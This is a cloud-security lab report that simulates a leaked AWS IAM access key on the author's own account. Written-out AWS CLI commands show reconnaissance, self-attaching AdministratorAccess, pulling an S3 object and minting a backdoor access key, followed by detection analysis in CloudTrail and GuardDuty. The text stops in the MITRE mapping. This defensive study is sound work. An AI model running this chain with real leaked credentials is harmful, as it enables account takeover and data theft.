

Cloud IAM Compromise Lab

Simulating a Leaked AWS IAM Access Key: Attack Chain, Detection, and a Real CloudTrail Gap

Hakim Fakhra

August 2026

Abstract

I built this lab to simulate one of the most common real-world cloud breach patterns: an IAM access key that gets accidentally leaked and then used by an attacker. I ran both sides of it myself, on my own AWS free-tier account, deliberately over-permissioned one IAM user, then attacked it from a Kali VM exactly the way an opportunistic attacker who found a leaked key on GitHub might. This report follows the same structure I used for an earlier RDP intrusion-detection lab: build it, break it, hunt through the logs, and write down honestly what the detection stack caught and what it didn't. The most interesting result here wasn't that everything worked – it's a genuine, well-documented CloudTrail logging gap that I found by accident and that GuardDuty happened to cover through a completely separate mechanism.

Contents

1	Lab Architecture	2
1.1	Identities	2
1.2	Detection stack	3
1.3	Attacker tooling	3
2	Attack Scenario	5
2.1	Stage 1 – Initial Access	5
2.2	Stage 2 – Reconnaissance	5
2.3	Stage 3 – Privilege Escalation	5
2.4	Stage 4 – Data Access	7
2.5	Stage 5 – Persistence	7
3	Detection and Analysis – CloudTrail Walkthrough	9
4	Threat Hunting – The CloudTrail Data Events Gap	10
4.1	GuardDuty caught it anyway – through a different mechanism	10
5	GuardDuty Findings in Detail	12
5.1	The Critical correlation	12
5.2	The individual findings	13
5.3	A second Critical finding – correctly separated	13
6	MITRE ATT&CK Mapping	15


7 Consolidated Attack Timeline	17
8 Cleanup	18
9 Lessons Learned	19
10 Recommendations	20

1 Lab Architecture


The scenario: a fictional "reporting" service account's access key gets committed to a public repo or pasted somewhere it shouldn't be. I played both roles – the developer who leaked the key, and the attacker who finds it and uses it.

1.1 Identities

- **lab-admin** – an IAM user with `AdministratorAccess`, created immediately after securing the root account with MFA. Every legitimate action in this lab (creating buckets, cleanup) was run through this user. Root was never touched again after setup.
- **Service-account** – the "victim." Programmatic access only, no console login. Attached to `ReadOnlyAccess` and `AmazonS3ReadOnlyAccess`, plus a narrowly-scoped custom policy (`lab-svc-acc-self-at`) granting `iam:AttachUserPolicy` on itself only – the deliberate misconfiguration that makes the privilege-escalation stage real instead of just attempted-and-denied.



Empty IAM console before any user existed.



Attaching `AdministratorAccess` directly to lab-admin.

User details		
User name	Console password type	Require password reset
Service-account	None	No
Permissions summary		
Name	Type	Used as
AmazonS3ReadOnlyAccess	AWS managed	Permissions policy
ReadOnlyAccess	AWS managed - job function	Permissions policy

Service-account's final permissions summary – intentionally broad "read everything" access, which is exactly the kind of over-scoping that shows up in real reporting/automation accounts.


1.2 Detection stack

- **CloudTrail** (trail `lab-trail`, multi-region, Management events only) – the direct equivalent of Sysmon in the RDP lab: every API call, successful or denied, lands here as a timestamped JSON event.
- **GuardDuty** – AWS's managed threat detection service, the rough equivalent of Wazuh's built-in rule engine. Enabled with default settings.

Step 1: Choose trail attributes Edit

General details Trail name lab-trail Multi-region trail Yes Apply trail to my organization Not enabled	Trail log location aws-cloudtrail-logs-489952456908- eced460b/AWSLogs/489952456908 Log file S3E-KMS encryption Not enabled	Log file validation Enabled SNS notification delivery Disabled
---	--	---


lab-trail configuration.



GuardDuty enabled, zero findings at baseline.

1.3 Attacker tooling

All attack-chain commands were run from a Kali VM using a named AWS CLI profile (`--profile leaked-key`) configured with `Service-account`'s access key – kept deliberately separate from the `lab-admin` profile used for legitimate setup and cleanup.

A terminal window with a dark background and a faint geometric pattern. The prompt is (sylix@kali)-[~]. The user enters \$ sudo apt update, followed by \$ sudo apt install awscli -y. The terminal shows [sudo] password for sylix: and then 0% [Connecting to http.kali.org] with a cursor.

```
(sylix@kali)-[~]  
$  
  
(sylix@kali)-[~]  
$ sudo apt update && sudo apt install awscli -y  
[sudo] password for sylix:  
0% [Connecting to http.kali.org]
```

Installing the AWS CLI on the Kali attacker box.


2 Attack Scenario

Five stages, run in order, timed against wall-clock so they could be correlated against CloudTrail afterward.

2.1 Stage 1 – Initial Access

Confirming the "leaked" key actually works – the equivalent of the first successful RDP login in the earlier lab.

```
aws sts get-caller-identity --profile leaked-key
```




```
(sylix@kali)-[~]
$ aws sts get-caller-identity --profile leaked-key
{
  "UserId": "AIDAXEE3RGDGEVF5VA2EG",
  "Account": "489952456908",
  "Arn": "arn:aws:iam::489952456908:user/Service-account"
}
```


2.2 Stage 2 – Reconnaissance

Quiet, read-only enumeration – the cloud equivalent of `whoami` and `net user`.

```
aws iam list-users --profile leaked-key
aws iam list-attached-user-policies --user-name Service-account --profile leaked-key
aws s3 ls --profile leaked-key
aws ec2 describe-instances --profile leaked-key
aws iam get-account-summary --profile leaked-key
```



```
(sylix@kali)-[~]
$ aws iam list-users --profile leaked-key
{
  "Users": [
    {
      "Path": "/",
      "UserName": "lab-admin",
      "UserId": "AIDAXEE3RGDGD7EK3NY77",
      "Arn": "arn:aws:iam::489952456908:user/lab-admin",
      "CreateDate": "2026-07-31T15:53:28+00:00",
      "PasswordLastUsed": "2026-08-01T14:38:40+00:00"
    },
    {
      "Path": "/",
      "UserName": "Service-account",
      "UserId": "AIDAXEE3RGDGEVF5VA2EG",
      "Arn": "arn:aws:iam::489952456908:user/Service-account",
      "CreateDate": "2026-07-31T16:06:19+00:00"
    }
  ]
}
```



```
(sylix@kali)-[~]
$ aws iam list-attached-user-policies --user-name service-account --profile leaked-key
{
  "AttachedPolicies": [
    {
      "PolicyName": "ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
    },
    {
      "PolicyName": "AmazonS3ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess"
    }
  ]
}
```


2.3 Stage 3 – Privilege Escalation

```
aws iam attach-user-policy \
  --user-name Service-account \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --profile leaked-key
```

The first attempt failed:

```
(sylix@kali)-[~]
$ aws iam attach-user-policy \
  --user-name Service-account \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --profile leaked-key
aws: [ERROR]: An error occurred (AccessDenied) when calling the AttachUserPolicy operation: User: arn:aws:iam::489952456908:user/Service-account is not authorized to perform: iam:AttachUserPolicy on resource: user Service-account because no identity-based policy allows the iam:AttachUserPolicy action
```

Not because the custom policy was missing, but because of a case-sensitivity bug in its own Resource ARN – I had written `user/service-account` (lowercase) when the actual IAM user was `Service-account` (capital S). IAM resource matching is case-sensitive, so the policy simply never matched its own user.



The policy JSON before the fix – note the ARN casing.

After correcting the ARN and confirming the policy re-attached:

```
(sylix@kali)-[~]
$ aws iam list-attached-user-policies --user-name Service-account --profile leaked-key
{
  "AttachedPolicies": [
    {
      "PolicyName": "lab-svc-acc-self-attach-policy",
      "PolicyArn": "arn:aws:iam::489952456908:policy/lab-svc-acc-self-attach-policy"
    },
    {
      "PolicyName": "ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
    },
    {
      "PolicyName": "AmazonS3ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess"
    }
  ]
}
```

...the same command succeeded on the second attempt:

```
(sylix@kali)-[~]
$ aws iam list-attached-user-policies --user-name Service-account --profile leaked-key
{
  "AttachedPolicies": [
    {
      "PolicyName": "lab-svc-acc-self-attach-policy",
      "PolicyArn": "arn:aws:iam::489952456908:policy/lab-svc-acc-self-attach-policy"
    },
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    {
      "PolicyName": "ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
    },
    {
      "PolicyName": "AmazonS3ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess"
    }
  ]
}
```

Service-account now shows `AdministratorAccess` attached alongside its original policies.

Finding: This wasn't a scripted "denied, then succeeded" demo – it was a real authoring mistake in the policy I wrote, and it produced a more realistic CloudTrail signature than a clean success would have: a denied privilege-escalation attempt followed by a successful one from the same identity, minutes apart.

2.4 Stage 4 – Data Access

First, using the `admin` profile, I created the bucket and object that represents data that already existed before the compromise:

```
aws s3 mb s3://lab-sensitive-reports-hf01 --profile lab-admin
echo "Q3 internal revenue figures" > report.txt
aws s3 cp report.txt s3://lab-sensitive-reports-hf01/ --profile lab-admin
```




```
(sylix@kali)-[~]
$ aws s3 mb s3://lab-sensitive-reports-hf01 --profile lab-admin
make_bucket: lab-sensitive-reports-hf01

(sylix@kali)-[~]
$ echo "Q3 internal revenue figures" > report.txt

(sylix@kali)-[~]
$ aws s3 cp report.txt s3://lab-sensitive-reports-hf01/ --profile lab-admin
upload: ./report.txt to s3://lab-sensitive-reports-hf01/report.txt
```

Then, using the leaked key, the bucket becomes visible and the object gets pulled:

```
aws s3 ls --profile leaked-key
aws s3 cp s3://lab-sensitive-reports-hf01/report.txt ./stolen.txt --profile leaked-key
```



```
(sylix@kali)-[~]
$ aws s3 ls --profile leaked-key
2026-07-31 18:14:23 aws-cloudtrail-logs-489952456908-eced460b
2026-08-01 17:05:50 lab-sensitive-reports-hf01

(sylix@kali)-[~]
$ aws s3 cp s3://lab-sensitive-reports-hf01/report.txt ./stolen.txt --profile leaked-key
download: s3://lab-sensitive-reports-hf01/report.txt to ./stolen.txt

(sylix@kali)-[~]
$ cat stolen.txt
Q3 internal revenue figures
```

The exfiltrated file, confirmed locally with `cat`.

2.5 Stage 5 – Persistence

```
aws iam create-access-key --user-name Service-account --profile leaked-key
```



```
(sylix@kali)-[~]  
$ aws iam create-access-key --user-name Service-account --profile leaked-key  
{  
  "AccessKey": {  
    "UserName": "Service-account",  
    "AccessKeyId": "AKIAI44QH8DHBEXAMPLE",  
    "Status": "Active",  
    "SecretAccessKey": "wJalrXU3Whxtbqj2VtTocqnuOPoD+gLQIYOTXKs",  
    "CreateDate": "2026-08-01T16:11:39+00:00"  
  }  
}
```

A second, independent access key – a backdoor that survives even if the original leaked key is rotated. By this point **Service-account** already had **AdministratorAccess**, so this key is not just persistence – it's persistence *at the admin level*.

3 Detection and Analysis – CloudTrail Walkthrough

With the attack chain finished, I switched to analyst mode and pulled the same window back out of CloudTrail's Event history, one API call at a time, exactly as I did with the Wazuh dashboard in the RDP lab.

☐	CreatePolicyVersion	August 01, 2026, 16:15:49 (UTC...	root	iam.amazonaws.com	AWS::IAM::Policy	arn:aws:iam:4899524...
☐	AttachUserPolicy	August 01, 2026, 16:13:25 (UTC...	Service-account	iam.amazonaws.com	-	-
☐	AttachUserPolicy	August 01, 2026, 16:09:37 (UTC...	Service-account	iam.amazonaws.com	-	-
☐	AttachUserPolicy	August 01, 2026, 16:07:28 (UTC...	Service-account	iam.amazonaws.com	-	-
☐	CreatePolicyVersion	August 01, 2026, 16:07:05 (UTC...	root	iam.amazonaws.com	AWS::IAM::Policy	arn:aws:iam:4899524...
☐	AttachUserPolicy	August 01, 2026, 16:03:27 (UTC...	Service-account	iam.amazonaws.com	-	-
☐	ConsoleLogin	August 01, 2026, 15:55:15 (UTC...	root	signin.amazonaws.com	-	-
☐	ConsoleLogin	August 01, 2026, 15:38:40 (UTC...	lab-admin	signin.amazonaws.com	-	-
☐	ConsoleLogin	August 01, 2026, 15:38:33 (UTC...	lab-admin	signin.amazonaws.com	-	-

The privilege-escalation cluster: two **CreatePolicyVersion** calls from root (the ARN fix) bracketing three **AttachUserPolicy** calls from **Service-account**.

Every individual stage was recoverable, event by event:

Event history (1) info

Download events

Query in Lake

Create Athena table

Event history shows you the last 90 days of management events.

Lookup attributes

Event name

Q: GetCallerIdentity

Filter by date and time

Clear filter

< 1 >

☐

Event name

☐

Event time

☐

User name

☐

Event source

☐

Resource type

☐

Resource name

☐

GetCallerIdentity

August 01, 2026, 15:52:29 (UTC...

Service-account

sts.amazonaws.com

-

-

☐

GetAccountSummary

August 01, 2026, 16:00:50 (UTC...

Service-account

iam.amazonaws.com

-

-

☐

ListUsers

August 01, 2026, 15:57:08 (UTC...

Service-account

iam.amazonaws.com

-

-

☐

CreateAccessKey

August 01, 2026, 17:11:39 (UTC...

Service-account

iam.amazonaws.com

AWS::IAM::AccessKey, A...

AKIAKEE3RGOGFHXLOQ...

☐

CreateAccessKey

August 01, 2026, 16:23:10 (UTC...

lab-admin

iam.amazonaws.com

AWS::IAM::AccessKey, A...

AKIAKEE3RGOGFHXLOQ...

☐

CreateAccessKey

July 31, 2026, 17:43:33 (UTC+01...

lab-admin

iam.amazonaws.com

AWS::IAM::AccessKey, A...

AKIAKEE3RGOGFHXLOQ...

☐

AttachUserPolicy

August 01, 2026, 16:30:47 (UTC...

Service-account

iam.amazonaws.com

AWS::IAM::User, AWS::I...

Service-account, arn:a...

☐

AttachUserPolicy

August 01, 2026, 16:30:27 (UTC...

lab-admin

iam.amazonaws.com

AWS::IAM::User, AWS::I...

Service-account, arn:a...

☐

AttachUserPolicy

August 01, 2026, 16:29:41 (UTC...

lab-admin

iam.amazonaws.com

AWS::IAM::User, AWS::I...

Service-account, arn:a...

☐

AttachUserPolicy

August 01, 2026, 16:29:25 (UTC...

lab-admin

iam.amazonaws.com

AWS::IAM::User, AWS::I...

service-account, arn:a...

☐

AttachUserPolicy

August 01, 2026, 16:25:31 (UTC...

Service-account

iam.amazonaws.com

-

-


All five **AttachUserPolicy** calls in the window, denied and successful, in order.

Finding: Every single API call I ran, across all five stages – including the denied privilege-escalation attempt – was captured by CloudTrail's Management events with exact timestamp, caller identity, and source IP. This part of the detection stack worked exactly as expected.

4 Threat Hunting – The CloudTrail Data Events Gap


This is the chapter that matters most, the same role the `cmdkey.exe` gap played in my RDP report.

While confirming the Stage 4 exfiltration in CloudTrail, I searched Event history for the `GetObject` calls I had just run against `lab-sensitive-reports-hf01`.



Searching Event history for `GetObject`s in the attack window.

Nothing. Not filtered out, not delayed – genuinely absent. Checking the trail’s own configuration confirmed why:



`lab-trail`: "Data event collection is not configured for this trail."

Detection Gap: S3 object-level operations (`GetObject`, `PutObject`) are **Data events** in CloudTrail terminology, and they are *not* captured by a trail unless you explicitly enable Data event logging for the relevant resources. I never did, because it isn't the default and I simply didn't turn it on – exactly the kind of gap a real team can carry for months without noticing. The entire exfiltration stage of a successful attack chain produced zero CloudTrail Data events.

4.1 GuardDuty caught it anyway – through a different mechanism

This was the genuinely surprising part. Despite the trail-level Data events gap, GuardDuty still generated findings for the `GetObject` and `PutObject` calls:

☐	The API <code>GetObject</code> was invoked from a remote host potentially running Kali Linux.	Medium	PenTest:S3/KaliLinux	S3 Bucket: lab-sensitive-reports-hf01	1
☒	Potential credential compromise of IAMUser/lab-admin indicated by a sequence of actions.	Critical	AttackSequence:IAM/CompromisedCredentials		2, 5
☐	The API <code>PutObject</code> was invoked from a remote host potentially running Kali Linux.	Medium	PenTest:S3/KaliLinux	S3 Bucket: lab-sensitive-reports-hf01	1
☐	The API <code>CreateBucket</code> was invoked from a Kali Linux computer.	Medium	PenTest:IAMUser/KaliLinux	Access Key: AKIAEE3RGDGAICSYS72	5
☐	The API <code>ListManagedNotificationEvents</code> was invoked using root credentials.	Low	Policy:IAMUser/RootCredentialUsage	Access Key: ASIAEE3RGDGG7HISUFC	321

The reason is an AWS architecture nuance worth stating precisely: GuardDuty's **S3 Protection** feature analyzes S3 data-plane events *independently* of whether the account's CloudTrail trail has Data events configured. GuardDuty consumes this activity through its own internal pipeline, not through the customer-configured trail. So a gap that would blind a human analyst reading Event history did not blind GuardDuty at all.

Finding: Two separate, non-obvious facts came out of this: (1) CloudTrail trails do not log S3 object-level activity by default – you have to turn on Data events explicitly, and a lot of real accounts never do; and (2) GuardDuty's S3 Protection does not depend on that setting, so a CloudTrail-based hunt and a GuardDuty-based hunt can reach different conclusions about the same fifteen minutes of activity. A SOC that trusts only one of these two data sources has a blind spot.

5 GuardDuty Findings in Detail

5.1 The Critical correlation

GuardDuty raised a **Critical**-severity **AttackSequence: IAM/CompromisedCredentials** finding for **Service-account**, spanning the full window from the first reconnaissance call to the persistence key creation.

The screenshot displays the 'Attack sequence' interface in GuardDuty. It shows two signals connected by a timeline. The first signal, dated August 1, 2026, 17:11:39 (UTC+01:00), is 'The API CreateAccessKey was invoked from a Kali Linux computer.' with tags 'Persistence', 'Initial Access', and 'Discovery'. The second signal, dated August 1, 2026, 17:09:44 (UTC+01:00), is 'The API GetObject was invoked from a remote host potentially running Kali Linux.' with tags 'Impact' and 'Exfiltration'. Below the signals, the 'MITRE tactics' section shows a sequence of tactics: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact. The 'Indicators (4)', 'Actors (1)', and 'Endpoints (1)' sections are also visible, each with a brief description.

The two signals GuardDuty used to anchor the sequence (**CreateAccessKey** and **GetObject**), and the MITRE tactics it mapped automatically.

The screenshot displays the 'Resources (2)' interface in GuardDuty. It shows two resources. The first resource is 'Access Key: Service-account' with tags 'Initial Access', 'Persistence', 'Discovery', 'Exfiltration', and 'Impact'. It lists the Name as 'Service-account', Type as 'ACCESS_KEY', and ID as 'AIDAXEE3RGDGEVF5VA2EG'. The second resource is 'S3 Bucket: lab-sensitive-reports-hf01' with tags 'Exfiltration' and 'Impact'. It lists the Bucket Name as 'lab-sensitive-reports-hf01', Type as 'S3_BUCKET', and ARN as 'arn:aws:s3:::lab-sensitive-reports-hf01'. There is a link to 'Open resource' for the S3 bucket.

Resources GuardDuty attributed to the sequence: the access key itself and the S3 bucket.

GuardDuty correctly attributed every action to a single principal (**AIDAXEE3RGDGEVF5VA2EG**) and a single endpoint:

Actor		
Caller type	Remote IP	Q Q
IP address V4		Q Q
Location		
City		
Country	Morocco	
Lat		
Lon		
Organization		
Asn	36903	
Asn org	MT-MPLS	
Isp	Maroc Telecom	
Org	Maroc Telecom	

Actor geolocation for the Kali VM's public IP, pulled straight from the finding.

The finding's *Indicators* tab listed every individual reconnaissance-stage CLI call – by exact user-agent fingerprint – as supporting evidence, even though, as covered above, none of those recon calls triggered a standalone alert on their own when they happened. They were folded in retroactively, once the later persistence and exfiltration signals gave GuardDuty's correlation engine enough confidence to reconstruct the whole sequence.

5.2 The individual findings

Below the Critical correlation, GuardDuty also raised four Medium and one Low severity finding for the individual high-risk API calls:

☐	The API <code>CreateAccessKey</code> was invoked from a Kali Linux computer.	Medium	PenTest:IAMUser/KaliLinux	Access Key: AKIAxEE3RGDGJMC RPQKU	19
☐	🔗 Potential credential compromise of IAMUser/Service-account indicated by a sequence of actions.	Critical	AttackSequence:IAM/CompromisedCredentials	2	2 s
☐	The API <code>GetObject</code> was invoked from a remote host potentially running Kali Linux.	Medium	PenTest:S3/KaliLinux	S3 Bucket: lab-sensitive-reports-hf01	1

Medium First seen 2 hours ago, last seen 42 minutes ago [Info](#)

The API `CreateAccessKey` was invoked from a remote host with IP address 41.248.20.60 that is potentially running the Kali Linux penetration testing tool.

Detail view: `PenTest:IAMUser/KaliLinux` for the persistence-stage `CreateAccessKey` call.

Potential credential compromise of IAMUser/Service-account indicated by a sequence of actions. [×](#)

Critical First seen 2 hours ago, last seen 43 minutes ago


A sequence of actions involving 2 signals indicating a potential credential compromise was observed for IAMUser/Service-account with principalId AIDAXEE3RGDGEVF5VA2EG in account 489952456908 between 2026-08-01T14:57:08Z and 2026-08-...

[Read more](#)

The Critical finding's summary text, naming the exact time window and principal.

5.3 A second Critical finding – correctly separated

GuardDuty also raised a second Critical `AttackSequence` finding, this one for `lab-admin`. Investigating it confirmed it was attributed to my own legitimate setup actions (`CreateBucket`, `PutObject`) run from the same Kali machine during Stage 4 setup – correctly kept as a *separate* sequence from the actual attacker chain, rather than merged into one blob. That's a meaningful signal on its own: GuardDuty distinguished "admin doing admin things from this machine" from "compromised low-priv account doing admin things from this machine," using identity as the separating factor rather than just source IP.



Final findings summary: 2 Critical, 4 Medium, 1 Low.

6 MITRE ATT&CK Mapping

md/prompt#off md/command#iam.list-attached-user-policies		
Attack technique	T1087.004 - Account Discovery: Cloud Account	
	T1098.001 - Account Manipulation: Additional Cloud Credentials	
	T1098.003 - Account Manipulation: Additional Cloud Roles	
	T1526 - Cloud Service Discovery	
